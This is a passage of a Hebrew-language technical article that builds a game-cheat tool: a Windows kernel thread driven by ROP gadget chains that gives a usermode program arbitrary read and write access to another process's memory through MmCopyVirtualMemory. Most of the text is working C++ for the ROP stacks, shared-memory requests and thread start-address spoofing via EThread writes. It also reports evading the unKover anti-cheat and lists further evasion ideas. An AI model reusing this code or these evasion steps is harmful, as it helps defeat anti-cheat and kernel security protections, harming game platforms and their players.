בנוסף ניאלץ להעביר כתובת מקור וכתובת יעד, ובכך נוכל להעתיק מידע בין שני פרוססים. אבל, איך נוכל להשיג את כתובות ה-EProcess? בגלל שהמידע נשמר בקרנל, לא קיים API יוזרמודי בשביל קבלת הכתובות, לכן נצטרך למצוא אותם ב-InitStack שלנו ולשלוח אותם בחזרה לתוכנת יוזרמוד.

נוכל לבנות את המערכת שלנו ככה שהתרד בקרנל מחכה ל-PID של משחק המחשב, אותו ישלח תוכנת היוזרמוד. לאחר שהתרד קיבל אותו, הוא יקרא לפונקציה PsLookupProcessByProcessId המחזירה את כתובת ה-EProcess. נצטרך להשיג את כתובת ה-EProcess לפרוסס המשחק, לפרוסס הסיסטם שבקרנל (תמיד רץ תחת PID מספר 4), ולפרוסס היוזרמודי שלנו שהוא יהווה את הצ'יט למשחק. לאחר מכן הכתובות יישלחו בחזרה לתוכנת היוזרמוד.

ראשית ניצור מבנה נתונים שישמור את כל המידע שאנחנו רוצים לתקשר:

```
struct SharedMemoryData
{
    std::uint64_t TargetPid;
    std::uint64_t CheatEProcess;
    std::uint64_t GameEProcess;
    std::uint64_t SystemEProcess;
};
```

המבנה עוד יתרחב בעתיד, אבל לבנתיים זה מספיק טוב.

```
void RopThreadManager::BuildInitStack(StackManager* Stack, StackManager* PivotStack, const SharedMemoryData* SharedMem)
{
    // ... Open object handles

    // Get EProcess of usermode cheat (our current usermode program)
    Stack->AddFunctionCall("PsLookupProcessByProcessId", GetCurrentProcessId(), CheatEProcessOutputArg);

    // Get EProcess of system process (pid 4)
    Stack->AddFunctionCall("PsLookupProcessByProcessId", 4, SystemEProcessOutputArg);

    // Wait until the usermode sends us PID of the target process
    Stack->AwaitUsermode(UmOutputHandleArg);
    // Copy shared memory buffer into kernel, this is where the PID sent to us is stored
    Stack->ReadDataFromUsermode(SharedMem, KernelSharedMemoryAllocation);

    // Read PID value as first arg in rcx
    Stack->ReadIntoRcx(KernelSharedMemoryAllocation + offsetof(SharedMemoryData, TargetPid));
    // Set the output buffer which will store the game's EProcess as the second arg
    Stack->SetRdx(GameEProcessOutputArg);
    // Retrieve EProcess address of the game
    Stack->AddFunctionCall("PsLookupProcessByProcessId");

    // Communicate back all of the EProcess addresses we got to usermode
    Stack->WriteDataToUsermode(SharedMem + offsetof(SharedMemoryData, CheatEProcess), CheatEProcessOutputArg);
    Stack->WriteDataToUsermode(SharedMem + offsetof(SharedMemoryData, CheatEProcess), GameEProcessOutputArg);
    Stack->WriteDataToUsermode(SharedMem + offsetof(SharedMemoryData, CheatEProcess), SystemEProcessOutputArg);

    Stack->PivotToNewStack(*PivotStack);
}
```


הקוד עושה בדיוק את מה שרצינו, הוא מחכה לבקשה מהיוזרמוד, וכשהוא מקבל אותה הוא שולח ליוזרמוד בחזרה את הכתובות EProcess לשלושת הפרוססים שאנחנו רוצים שהיוזרמוד יוכל לכתוב או לקרוא מהם – הפרוסס של הצ'יט, הפרוסס של המשחק והפרוסס System.

את הבקשה מהיוזרמוד נוכל לשלוח כך, נוסיף גם מספר לוגים לבנתיים בשביל לוודא שהכל עבד:

```
void RopThreadManager::SendTargetProcessPid(const int TargetPid)
{
    // Send game process PID to kernel thread
    SharedMemory->TargetPid = TargetPid;
    SendPacket();

    // Now we should receive data back
    std::printf("Cheat EProcess: 0x%p\n", SharedMemory->CheatEProcess);
    std::printf("Game EProcess: 0x%p\n", SharedMemory->GameEProcess);
    std::printf("System EProcess: 0x%p\n", SharedMemory->SystemEProcess);
}
```

בנתיים נוכל לראות אם זה עובד על notepad אליו נתייחס כפרוסס של משחק המחשב:

```
int main()
{
    // ... Setup code

    RopThread.SpawnThread();

    const int TargetPid = Utils::GetPidByName("notepad.exe");
    if (!TargetPid)
     // ...

    RopThread.SendTargetProcessPid(TargetPid);

    std::cin.get();

    return EXIT_SUCCESS;
}
```



אפשר לראות שקיבלנו כתובות בחזרה, נוכל נאמת אותן בעזרת WinDBG:

```
Command
0: kd> dt nt!_EPROCESS 0xFFFF838F3650B080 ImageFileName
   +0x338 ImageFileName : [15]  "roprw.exe"
0: kd> dt nt!_EPROCESS 0xFFFF838F36A7C080 ImageFileName
   +0x338 ImageFileName : [15]  "Notepad.exe"
0: kd> dt nt!_EPROCESS 0xFFFF838F2D6DC040 ImageFileName
   +0x338 ImageFileName : [15]  "System"
```

מעולה, הכל נראה תקין ואנחנו באמת מצביעים למידע הנכון.

כתיבה וקריאה זיכרון שרירותית

עכשיו כשיש לנו סנכרון ותקשורת בין התרד בקרנל לבין האחד שביוזרמוד, אנחנו רוצים שנוכל לאפשר לתוכנת היוזרמוד לבצע כתיבה וקריאה שרירותית. כפי שציינתי מוקדם יותר, נוכל לבצע זאת עם קריאה ל-MmCopyVirtualMemory. עכשיו יש לתוכנת יוזרמוד שלנו את הפרמטרים הדרושים בשביל להחליט על מי יהיה פרוסס ה-Source ומי יהיה פרוסס ה-Destination אליו המידע ייכתב.

בגלל שאנחנו שכבר סיימנו את תהליך האתחול ותקשרנו את ה-PID וה-EProcesses בין שני התרדים, הקוד העתקת זיכרון יהיה ממוקם ב-MainStack שרץ ב-while true לעומת ה-InitStack שהשתמשנו בו לפני.

ניאלץ להרחיב את מבנה הנתונים SharedMemoryData שיצרנו בשביל שנוכל לתקשר את כתובות המקור ויעד ואת כתובות ה-EProcess:

```
struct SharedMemoryData
{
    std::uint64_t WriteSrcEProcess;
    std::uint64_t WriteDstEProcess;
    std::uint64_t WriteSrcAddress;
    std::uint64_t WriteDstAddress;
    std::uint64_t TargetPid;
    std::uint64_t CheatEProcess;
    std::uint64_t GameEProcess;
    std::uint64_t SystemEProcess;
};
```

עכשיו בקרנל נוכל לקרוא את המידע שמועבר אלינו מהיוזרמוד, ולבצע קריאה לפי אותם הערכים.


בתמונה הבאה אני מציג את התהליך, וכיצד בדיוק אני קורא ל-MmCopyVirtualMemory בשביל לבצע את הכתיבה.

```
void RopThreadManager::BuildInitStack(StackManager* Stack,
                                      StackManager* PivotStack,
                                      const SharedMemoryData* SharedMem)
{
    // ... Open kernel handles to events

    Stack->AwaitUsermode(UmOutputHandleArg);

    // ... Read target PID from usermode and get EProcess
    // ... Copy EProcess' addresses to usermode

    // Alert usermode we finished executing the init stack
    Stack->SignalUsermode(KmOutputHandleArg);

    // Pivot into main stack
    Stack->PivotToNewStack(*PivotStack);
}

void RopThreadManager::BuildMainStack(StackManager* Stack, const SharedMemoryData* SharedMem)
{
    // Wait for usermode to send R/W request
    Stack->AwaitUsermode(UmOutputHandleArg);

    // Copy user shared memory into our buffer
    Stack->ReadDataFromUsermode(SharedMem, KernelSharedMemoryAllocation);

    // Perform memory copying based on usermode specified args
    // Set first arg (source EProcess)
    Stack->ReadIntoRcx(KernelSharedMemoryAllocation + offsetof(SharedMemoryData, WriteSrcEProcess));
    // Set fourth arg (destination address)
    Stack->SetRdx(KernelSharedMemoryAllocation + offsetof(SharedMemoryData, WriteDstAddress));
    Stack->AddGadget("mov rax, rdx; ret;");
    Stack->ReadRaxIntoRax();
    Stack->MovRaxIntoR9();
    // Set third arg (destination EProcess)
    Stack->SetRdx(KernelSharedMemoryAllocation + offsetof(SharedMemoryData, WriteDstEProcess));
    Stack->AddGadget("mov rax, rdx; ret;");
    Stack->ReadRaxIntoRax();
    Stack->MovRaxIntoR8();
    // Set second arg (source address)
    Stack->SetRdx(KernelSharedMemoryAllocation + offsetof(SharedMemoryData, WriteSrcAddress));
    Stack->AddGadget("mov rax, rdx; ret;");
    Stack->ReadRaxIntoRax();
    Stack->AddGadget("cmp esi, esi; ret;"); // Set ZF=1 so next gadget works
    Stack->AddGadget("mov rdx, rax; jne 0x......; add rsp, 0x28; ret;");
    Stack->AddPadding(0x28);
    // Add callee address
    Stack->AlignStack();
    Stack->AddFunctionAddress("MmCopyVirtualMemory");
    // Clean up shadow space + args after call
    Stack->AddGadget("add rsp, 0x38; ret;");
    // Set up shadow space
    Stack->AddPadding(0x20);
    // Set up stack args
    Stack->AddValue(sizeof(void*));         // Copy size
    Stack->AddValue(0);                     // Previous mode
    Stack->AddValue(DummyMemoryAllocation); // Output byte count

    // Alert usermode we're done copying
    Stack->SignalUsermode(KmOutputHandleArg);

    // Execute this stack again
    Stack->LoopBack();
}
```

בואו ננסה לקרוא את הבתים הראשונים של תוכנת היעד. נוסיף את הקוד הבא ליוזרמוד:

```cpp
void RopThreadManager::SendReadRequest(const std::uint64_t SourceAddress,
                                       const std::uint64_t DestAddress)
{
    SharedMemory->WriteSrcEProcess = SharedMemory->GameEProcess;
    SharedMemory->WriteDstEProcess = SharedMemory->CheatEProcess;
    SharedMemory->WriteSrcAddress = SourceAddress;
    SharedMemory->WriteDstAddress = DestAddress;
    SendPacket();
}

int main()
{
   // ...

    const int TargetPid = Utils::GetPidByName("notepad.exe");

    RopThread.SendTargetProcessPid(TargetPid);

    const std::uint64_t NotepadBase = Utils::GetModuleBaseAddress(TargetPid, "notepad.exe");

    void* ReadBuffer = malloc(4096);
    RtlZeroMemory(ReadBuffer, 4096);

    RopThread.SendReadRequest(NotepadBase, (std::uint64_t)ReadBuffer);

    std::printf("Read first 2 bytes of notepad.exe: %c%c\n",
                ((char*)ReadBuffer)[0],
                ((char*)ReadBuffer)[1]);

    std::cin.get();
    return EXIT_SUCCESS;
}
```

כשנריץ את התוכנה נראה שהכל עבד, וכי הצלחנו לקרוא את ה-MZ magic number:



בשביל לבצע כתיבה נוכל פשוט לשלוח פקודה המחליפה בין EProcess המקור לבין EProcess היעד.

```
void RopThreadManager::SendWriteRequest(const std::uint64_t SourceAddress,
                                        const std::uint64_t DestAddress)
{
    SharedMemory->WriteSrcEProcess = SharedMemory->CheatEProcess;
    SharedMemory->WriteDstEProcess = SharedMemory->GameEProcess;
    SharedMemory->WriteSrcAddress = SourceAddress;
    SharedMemory->WriteDstAddress = DestAddress;
    SendPacket();
}
```

מעולה! השגנו את מה שרצינו – כתיבה וקריאת זיכרון שרירותית מ-Thread שרץ לגמרי בעזרת ROP.

בודקים את הכלי מול אנטי-צ'יט דמה

קיימים מספר אנטי-צ'יטים אופן סורס פשוטים באינטרנט, אחד מהם נקרא UnKover וניתן לקרוא את הקוד שלו כאן. אותו האנטי-צ'יט מכיל טכניקות זיהוי שדיברתי עליהם בתחילת המאמר, כמו קריאת הסטאק של תרדים שונים בעזרת NMI Callbacks ושליחת APC-ים. נוכל לקמפל את הדרייבר ולטעון אותו בזמן שהכלי שלנו שוהה על המכונה. גם לאחר כמה שעות של כתיבה וקריאת מידע – לא דווח שום מציאות חשודות!

הנה רשימת הבדיקות שמבצע האנטי-צ'יט על פי ה-README של הפרוייקט:

Techniques implemented:

- NMI Callbacks: Periodically sends Non-Maskable Interrupts (NMIs) to each core and analyzes the currently running thread's call stack for any pointers to unbacked memory.
- APC StackWalks: Same as the NMI check, but with an APC queued to each system thread.
- System thread analysis: Periodically check all system threads for start-addresses pointing to unbacked memory.
- Driver Object analysis: Periodically check all driver objects registered on the system, and check if their DriverEntry points to unbacked memory.
- .text section comparison: Periodically check drivers for .text section thats differ in-mem vs on-disk, to detect driver "stomping"
- detecting threads removed from the `PspCidTable`

הסטאק שלנו מכיל כתובות לגיטימיות המצביעות ל-ntoskrnl, ככה ששתי הטכניקות הראשונות לא עולות עלינו. כתובת ההתחלה של ה-Thread שלנו אינה חשודה, כי אנחנו מצביעים לגאדג'ט המבצע את ה- stack pivot הראשוני שלנו, ולכן הטכניקה השלישית אינה שימושית אל מול הכלי שלנו. אנחנו לא מתריעים את הטכניקה הרביעית, כי אנחנו לא טוענים שום דרייבר זדוני והדרייבר הפגיע שלנו כבר עשה unload ממזמן. גם אין שום הבדל בסקשנים בעלי הרשאות RX בין הדיסק לזיכרון, ואנחנו לא מחקנו שום רשומות thread-ים, ככה שגם שתי הטכניקות האחרונות לא מזהות שום דבר חשוד במערכת ההפעלה.

אז מה אנטי-צ'יטים יכולים לעשות?

אז עכשיו כשיש לנו כלי עובד, מה אנטי-צ'יט אמיתי יכול לעשות מולו? במידה ומספיק אנשים היו משתמשים בכלי, האנטי-צ'יטים היו ממהרים לחפש לחתום את הכלי כמה שיותר מהר.

כרגע, ה-Start address שלנו הינו משאיר עקבות, בגלל שהוא תמיד מצביע לגאדג'ט מסויים שמבצע pivot לסטאק, ככה שניתן לחתום אותו. עם זאת, כמפתח הכלי, זה לא בעיה להחביא.

כשהסתכלתי ב-Process hacker שמתי לב שלהמון System threads יש כתובת התחלה זהות, רק מהתמונה הבאה ניתן לראות מספר דוגמאות לכך:

System (4) Properties

General | Statistics | Performance | Threads | Token | Modules | Memory | Environment | Handles | GPU | Disk and Network | Comment

TID	CPU	Cycles delta	Start address	Priority
512			dxgkrnl.sys!NtGdiDdDDIOpenSyncObjectFromNtHandle2+0x39f0	12
600			dxgkrnl.sys!NtGdiDdDDIOpenSyncObjectFromNtHandle2+0x39f0	12
700			dxgkrnl.sys!NtGdiDdDDIOpenSyncObjectFromNtHandle2+0x39f0	6
704			dxgkrnl.sys!NtGdiDdDDIOpenSyncObjectFromNtHandle2+0x39f0	6
924			dxgkrnl.sys!NtGdiDdDDIOpenSyncObjectFromNtHandle2+0x39f0	12
1008			dxgkrnl.sys!NtGdiDdDDIOpenSyncObjectFromNtHandle2+0x39f0	12
1244			dxgkrnl.sys!NtGdiDdDDIOpenSyncObjectFromNtHandle2+0x39f0	12
2944			dxgkrnl.sys!NtGdiDdDDIOpenSyncObjectFromNtHandle2+0x39f0	12
4780			dxgkrnl.sys!NtGdiDdDDIOpenSyncObjectFromNtHandle2+0x39f0	12
4788			dxgkrnl.sys!NtGdiDdDDIOpenSyncObjectFromNtHandle2+0x39f0	12
4808			dxgkrnl.sys!NtGdiDdDDIOpenSyncObjectFromNtHandle2+0x39f0	12
4816			dxgkrnl.sys!NtGdiDdDDIOpenSyncObjectFromNtHandle2+0x39f0	12
4844			dxgkrnl.sys!NtGdiDdDDIOpenSyncObjectFromNtHandle2+0x39f0	12
4876			dxgkrnl.sys!NtGdiDdDDIOpenSyncObjectFromNtHandle2+0x39f0	12
4884			dxgkrnl.sys!NtGdiDdDDIOpenSyncObjectFromNtHandle2+0x39f0	12
4892	0.04	5,523,706	dxgkrnl.sys!NtGdiDdDDIOpenSyncObjectFromNtHandle2+0x39f0	12
4900			dxgkrnl.sys!NtGdiDdDDIOpenSyncObjectFromNtHandle2+0x39f0	12
500			dxgkrnl.sys!NtGdiDdDDISubmitCommandToHwQueue+0x3960	Normal
4656			dxgkrnl.sys!NtGdiDdDDISubmitCommandToHwQueue+0x3960	Normal
712	0.06	7,129,317	dxgmms2.sys!VidMmInterface+0x4c630	8
716		1,241,016	dxgmms2.sys!VidMmInterface+0x98aa0	7
508			ExecutionContext.sys+0x88e0	Normal
516			ExecutionContext.sys+0x88e0	Normal
520			ExecutionContext.sys+0x88e0	Normal
524			ExecutionContext.sys+0x88e0	Normal
528	2.00	254,555,542	ExecutionContext.sys+0x88e0	Normal
3064			HTTP.sys+0x11190	3
3068			HTTP.sys+0x11190	Normal
1164			HTTP.sys+0x82af0	Normal

Start module:

Started: N/A

State: N/A | Priority: N/A

Kernel time: N/A | Base priority: N/A

User time: N/A | I/O priority: N/A

Context switches: N/A | Page priority: N/A


Cycles: N/A | Ideal processor: N/A

Close


לכן, מה שאני יכול לעשות הוא פשוט – לקרוא את כל הכתובות התחלה שקיימות עם כפילויות בתרדים שונים, לבחור אחד מן הכתובות באופן אקראי ולזייף את ה-StartAddress של התרד בעזרת כתיבה לערכים ב-EThread:

```
void StackManager::ModifyThreadField(const std::uint64_t FieldOffset,
                                     const std::uint64_t NewValue)
{
    this->SetRcx(NewValue);
    this->MovRcxIntoR9();

    // rax = EThread + FieldOffset
    this->AddFunctionCall("PsGetCurrentThread");
    this->SetRcx(FieldOffset);
    this->AddGadget("add rax, rcx; ret;");

    // [rax] = New field value
    this->AddGadget("mov qword ptr \[rax\], r9; ret;");
}

void StackManager::ModifyThreadStartAddress(const std::uint64_t NewStartAddress)
{
    this->ModifyThreadField(EThreadStartAddressOffset, NewStartAddress);
    this->ModifyThreadField(EThreadWin32StartAddressOffset, NewStartAddress);
}

void RopThreadManager::BuildInitStack(StackManager* Stack, ... )
{
    std::uint64_t RandomValidThreadAddress = FindRandomValidThreadAddress();
    Stack->ModifyThreadStartAddress(RandomValidThreadAddress);
   // ...
}
```

כך נוכל לזייף את הכתובת לכל מה שרק נרצה:



טוב, אז אם בדיקה של כתובות ההתחלה של תרדים זה לא אופצייה, אולי המפתחים יכולים להסתכל על הסטאק שלנו ולמצוא דברים מוזרים:



התמונה מציגה דוגמא של פחות או יותר איך הסטאק שלי נראה בזמן נתון לפי הגאדג'טים בהם אני משתמש. אז נכון, למשל – זה מאוד מוזר שפונקציה שבכלל קשורה ל-HyperV כמו HvlInvokeFastExtendedHypercall תקרא למשהו כמו BgkSetCursor, אבל כיצד אמורים לזהות דבר שכזה באופן **תוכנתי**?

חשבתי על כך שניתן לשמור את כל שמות הפונקציות שמופעיות בעזרת סימבולים, ושליחה שלהן לשרת עבור ניתוח על ידי LLM כלשהו, עם זאת עדיין מדובר בתהליך מורכב. זאת מכיוון שאין להם סימבולים עבור כל הדרייברים, והכמות מידע שהם יצטרכו לשלוח ולנתח בשרת על שחקני המשחק היא עצומה – הם גם ייאלצו לשלוח את אותו המידע משחקנים רבים שאינם מרמאים. גם אם בדיקה כזו נעשית, אני יכול לצמצם את טווח בחירת הגאדג'טים שלי לכאלו שכוללות רק פונקציות שיכולות לקרוא אחד לשני באופן לגיטימי. למרות שזה ייקשה עליי כתוקף, זה לא נראה כמו פתרון מאוד מבטיח עבורם.

פרט חתים נוסף שמצאתי בכלי הוא ה-Event שאנו יוצרים על מנת לתקשר. כרגע הוא בעל שם שאינו משתנה – אבל את זה ניתן לפתור בקלות רבה על ידי החבאת האובייקט תחת שם שאינו קבוע, ככה שאני לא מחשיב את זה כבדיקה טובה מספיק. האנטי-צ'יט יוכל להכריח שפיצ'ר המעבד CET (Control flow Enforcement Technology) יהיה דלוק, מה שיהרוג את השימוש ב-ROP בכללי על כלל המעבדים. עם זאת אני מעריך כי


יקח זמן רב עד שנגיע למצב בו הרוב המוחלט של המעבדים שמשתמשים בהם השחקנים יתמכו בפיצ'ר בצורה טובה מספיק בשביל שלאף אחד לא תהיה בעיה להדליק את הפיצ'ר. בנוסף, כיום הוא לא דלוק כברירת מחדל.

חתימה סטטית של הסטאק לא תהווה פתרון טוב עבור האנטי-צ'יטים, כי אני יכול פשוט להרים שרת שבונה סטאק רנדומלי עבורי כל הרצה, עם גאדג'טים שונים ובגודל שונה, כפי שציינתי בתחילת המאמר. בכנות אין לי המון רעיונות טובים עבור הגנה, וכל הרעיונות שכן היו לי לא לוקחים המון מאמץ עבור תוקף בשביל לפתור או למזער משמעותית. לפחות לא לעומת כמות המאמץ שתידרש מן המגנים.

עתיד הכלי

במהלך מחקר ופיתוח הכלי עלו לי רעיונות רבים עבור דרכים לשפר את הכלי, על חלקם כבר דיברתי במאמר. אציין אותם כאן במידה ומישהו סקרן לגבי עתיד הכלי, ומה ניתן לשפר ולהוסיף.

- שרת אינטרנטי אשר מקבל את גרסת ה-ntoskrnl של המשתמש, השרת בונה את הסטאק בעצמו ובוחר בגאדג'טים אקראיים, ומוסיף קוד מת שלא מבצע כלום בשביל להקשות על חתימות. לבסוף השרת שולח את הסטאק לצד הקליינט של הכלי שיטען ויריץ אותו
- במקום יצירה של פרימיטיב כתיבה/קריאה של זיכרון, נוכל ליצור מערכת RPC (Remote procedure call) שלמה שתאפשר ליוזרמוד לשלוט על איזו פונקציה נקראת, ועם אילו פרמטרים, מה שיאפשר ליוזרמוד לקרוא לפונקציות שרירותיות בקרנל דרך ROP
- להחליף את MmCopyVirtualMemory בתרגום כתובות וכתיבה לזיכרון פיזי, בגלל שהמאמר כבר נהיה ארוך, החלטתי שלא להוסיף את זה לכלי בנתיים
- אנטי-צ'יטים מסויימים כמו Easy anti cheat התחילו לדרוס את אוגר ה-CR3 של המשחק, האחראי על כתובות הבסיס של מיפויי הזיכרון הוירטואלי. בגלל שהם כותבים דורסים את האוגר עם ערך לא נכון, כאשר מתבצעת קריאה או כתיבה למשחק, יש Exception שהם מטפלים בו, ומתקנים את הערך כשהם רואים שהקריאה או כתיבה בוצעה מן המשחק עצמו. הנושא יחסית מורכב ואפשר לכתוב רק על זה מאמר שלם. בחרתי לא להתעמק בכך כי רציתי להתפקס במאמר על הכלי עצמו, ובנוסף מייקרוסופט החלו לחסום את הדרייברים של האנטי-צ'יט שמבצעים את הטכניקת הגנה הזו החל מהגרסא 23H2 והלאה
- נדרשת דרך לחלץ את כתובת הבסיס של המשחק בשביל למצוא את הכתובות עליהן נרצה לבצע פעולות כתיבה וקריאה. את זאת ניתן לבצע בקלות על ידי קריאה של כתובות הבסיס ברשימה הקיימת בתוך EProcess->PEB->Ldr
- תמיכה ב-HVCI עבור ה-ArbitraryCaller שלנו שאנחנו צריכים בשביל ליצור את התרד ולאלקץ את הזיכרון לסטאק



סיכום

במאמר סקרנו דרכים בהם משתמשים אנטי-צ'יטים בשביל להגן על משחקי המחשב. הצגתי טכניקה לעקיפת מוצרי ההגנה על ידי הרצת קוד בקרנל בעזרת ROP. הרעיון פשוט – במקום להריץ קוד משלנו היותיר עקבות, יצרנו System thread שנראה רגיל לחלוטין, אך הוא בעצם מריץ צירוף גאדג'טים של ROP בשביל לאפשר כתיבה וקריאה של זיכרון לפרוסס המשחק. הכלי מכיל יתרונות רבים, עם זאת קיימים עוד דברים שניתן לשפר ולהוסיף בעתיד.

על המחבר

שמי אריאל טרי, בן 20 ומשרת ביחידה טכנולוגית בצה"ל.

אשמח לענות על שאלות, לדון על המאמר ולשמוע פידבק בחשבון ה-X או הלינקדאין שלי.

תודה רבה על הקדשת זמנכם, מקווה שנהניתם מהקריאה!

מקורות מידע

- https://github.com/xtremegamer1/xigmapper
- https://github.com/TheCruZ/kdmapper
- https://winbindex.m417z.com/
- https://github.com/eversinc33/unKover
- https://loldrivers.io/
- https://github.com/sashs/Ropper
- https://ired.team/miscellaneous-reversing-forensics/windows-kernel-internals/windows-x64-calling-convention-stack-frame
- https://ir0nstone.gitbook.io/notes/binexp/stack/return-oriented-programming/stack-alignment
- https://ir0nstone.gitbook.io/notes/binexp/stack/return-oriented-programming
- https://vergiliusproject.com/kernels/x64/windows-11
- https://learn.microsoft.com/en-us/windows-hardware/drivers/debugger/getting-started-with-windbg--kernel-mode-
- https://github.com/donnaskiez/ac
- https://digitalwhisper.co.il/files/Zines/0xA3/DW163-1-BYOVD.pdf
- https://digitalwhisper.co.il/files/Zines/0x5C/DW92-1-ROPS.pdf